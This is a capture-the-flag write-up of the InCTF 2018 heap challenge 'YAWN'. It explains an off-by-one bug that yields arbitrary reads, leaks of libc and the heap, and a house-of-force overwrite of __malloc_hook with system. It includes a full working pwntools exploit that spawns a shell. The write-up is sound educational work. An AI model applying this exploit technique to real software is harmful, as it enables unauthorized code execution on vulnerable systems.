YAWN is a heap exploitation challenge and was part of the InCTF 2018 event.
Points: 956
Difficulty: ??
YAWN comes with two files libc-2.23.so and the challenge binary itself program.
The vulnerable binary has been compiled with following protections: NX, SSP and Full RELRO.
Furthermore, ASLR is enabled but the binary was not compiled with PIE. The program depends on libc version 2.23
When executing the binary, a menu opens up
1) Add note
2) Edit note
3) Remove note
4) View note
5) Exit
Here is a brief description of these options:
1: alloc a new note with a generated ID by specifying a note-name and note-description
2: edit existing note by specifying note-ID, new note-name, new note-description and size of new note-description
3: free an existing note by specifying note-ID of target
4: prints name, description and description-size of target note
After inspecting and analyzing the application's disassembly, this is how the program works (in a nutshell):
- a note is represented by
struct note
// reversed C Code

struct note {

    char   name[0x50];
    size_t size;
    char*  desc;
};

// memory-layout of struct note

0x0000000000603410 desc      -> 0000000000000000 0000000000000021
0x0000000000603420              0000000000000000 0000000000000000 <------+
0x0000000000603430 note      -> 0000000000000000 0000000000000071        |
0x0000000000603440 note.name -> 0000000000000000 0000000000000000        |
0x0000000000603450              0000000000000000 0000000000000000        |
0x0000000000603460              0000000000000000 0000000000000000        |
0x0000000000603470              0000000000000000 0000000000000000        |
0x0000000000603480              0000000000000000 0000000000000000        |
0x0000000000603490 note.size -> 0000000000000002 0000000000603420 <- note.desc [+0x58]
0x00000000006034a0 0000000000000000- a global buffer (table @ 0x602040) of size 10 * 8 bytes is holding heap pointers to instances of
struct note
struct note* table[10];- when creating a new note, the program reads name (@
rbp-0x160) and description (@rbp-0x110) from user. The description will be copied to heap viastrdup. Then it allocates a0x70-sized chunkfor thestruct noteinstance. The name will be copied to the start ofstruct note's userdata. Also there seems to be an off-by-one when storing the name in stackframe which might allow one to merge the name buffer with the description buffer.
; read note-name (off-by-one)
lea rax, [name]
mov esi, 0x51
mov rdi, rax
call fgets

[...]

; read note-description
lea rax, [desc]
mov esi, 0x101
mov rdi, rax
call fgets

[...]

; create copy on heap
lea rax, [desc]
mov rdi, rax
call strdup

[...]

; allocate note struct
mov edi, 0x60
call malloc

[...]

; set desc pointer in note
mov rdx, qword [desc]
mov qword [rax + 0x58], rdx

[...]

; copy name to start of userdata
mov rax, qword [name]
mov rsi, rax
mov rdi, rdx
call strcpy-
by editing a note, one can manipulate
note.nameplus the size and content ofnote.desc. Also this subroutine leaks heap memory when overwritingnote.descwith the new heap pointer. Long story short, this subroutine allows user controlled allocations of arbitrary size and content. -
program prints content of
note.descpointer when viewing a note
We can leverage the previously mentioned off-by-one bug in order to merge two stack-buffers (rbp-0x160 and rbp-0x110) into one large buffer.
This large buffer will be then copied to the start of the note structure via strcpy.
We can use this to set the note.desc pointer to an address we want to leak, then call the view_note subroutine in order to
print the note.desc pointer. That's our arbitrary read.
By choosing note.desc = GOT[setvbuf] and note.desc = &table[0], we can leak the libc base address and a heap pointer.
And by combining the same off-by-one bug with the edit_note subroutine (in order to make arbitrary allocations), we can perform a house-of-force
and overwrite the __malloc_hook with a custom handler (glibc's system function).
One final call to malloc with the address of /bin/sh (residing in libc-2.23.so) as parameter, will trigger the hook and drop a shell.
So, in summary
Stage 1: leak base address of glibc
Stage 2: leak heap pointer in order to determine topchunk address
Stage 3: corrupt topchunk metadata and registering fake __malloc_hook handler
Stage 4: trigger the hook by a final call to malloc with /bin/sh address as size argument
#!/usr/bin/python3

from pwn import *

# <================ globals ================>

context.terminal = ['gnome-terminal', '-e', 'sh', '-c'];

script = '''
continue
'''

id = 0;

# <================ main ================>

def main():

    elf  = context.binary = ELF("program");

    libc = ELF(elf.runpath + b"/libc.so.6");
    io   = initialize_io(elf);

    io.timeout = 0.1;
    io.recvuntil(b">> ");

    # stage 1 - leak libbase by reading GOT
    libc.address = leak_libbase(io, elf, libc);
    print("[+] leaked libbase: " + hex(libc.address));

    # stage 2 - leak topchunk by reading global array
    topchunk = leak_topchunk(io, elf);
    print("[+] leaked topchunk: " + hex(topchunk));

    # stage 3 - register __malloc_hook handler
    register_handler(io, libc, topchunk, libc.sym.system);
    print("[+] registered fake handler");

    # stage 4 - trigger hook and obtain a shell
    trigger_malloc_hook(io, libc.address + 0x18cd57);
    print("[+] obtaining shell...");

    io.interactive();

# <================ functions ================>

def leak_libbase(io, elf, libc):

    return arbitrary_read(io, elf.got['setvbuf']) - libc.sym.setvbuf;

def leak_topchunk(io, elf):

    return arbitrary_read(io, 0x602040 + (id * 0x8)) + 0x60;

def register_handler(io, libc, topchunk, handler):

    r        = libc.sym.__malloc_hook & 0xf;
    target   = libc.sym.__malloc_hook - r - 0x10;
    topchunk = topchunk + 0xa0 + 0x10;

    overwrite_topchunk(io);

    edit_note(io, 2, b"\x0a", b"\x0a", target - topchunk);
    edit_note(io, 2, b"\x0a", b"R" * r + p64(handler) + b"\x0a", 0x18);

def trigger_malloc_hook(io, rdi):

    edit_note(io, 2, b"\x0a", b"\x0a", rdi);

def arbitrary_read(io, addr):

    note_name = 0x4f * b"X";
    note_desc = 0x08 * b"S" + p64(addr);

    add_note(io, note_name, note_desc);
    x, leak = view_note(io, id - 1);

    return unpack(leak, 'all', endian = 'little');

def overwrite_topchunk(io):

    fake_meta = b"\xf1\xff\xff\xff\xff\xff\xff\xff";

    note_name = 0x4f * b"Y";
    note_desc = 0x08 * b"S" + 0x10 * b"\xff" + fake_meta;

    add_note(io, note_name, note_desc);

def add_note(io, name, desc):

    global id;

    io.send(b"1");

    io.sendafter(b"name: ", name + b"\n");
    io.sendafter(b"desc: ", desc + b"\n");
    io.recvuntil(b">> ");

    id += 1;

def view_note(io, id):

    io.send(b"4");
    io.sendafter(b"idx: ", f"{id}".encode());

    io.recvuntil(b"Name : ");
    name = io.recvline(keepends = False);

    io.recvuntil(b"Description : ");
    desc = io.recvline(keepends = False);

    io.recvuntil(b">> ");
    return name, desc;

def edit_note(io, id, name, desc, size):

    io.send(b"2");

    io.sendafter(b"index: ", f"{id}".encode());
    io.sendafter(b"name: ", name);

    io.sendafter(b"size: ", f"{size}".encode());
    io.sendafter(b"desc: ", desc);

    io.recvuntil(b">> ");

def initialize_io(elf):

    if args.GDB:
        return gdb.debug(elf.path, gdbscript = script);

    return process(elf.path);

# <================ init main ================>

if __name__ == "__main__":
    main();
Finally executing the exploit
This exploit leveraged an off-by-one bug to leak heap and libc memory, thus bypassing ASLR. And, although a fastbin attack seems to be a valid
exploit strategy for this challenge, the very same bug was used to perform a much simpler house-of-force.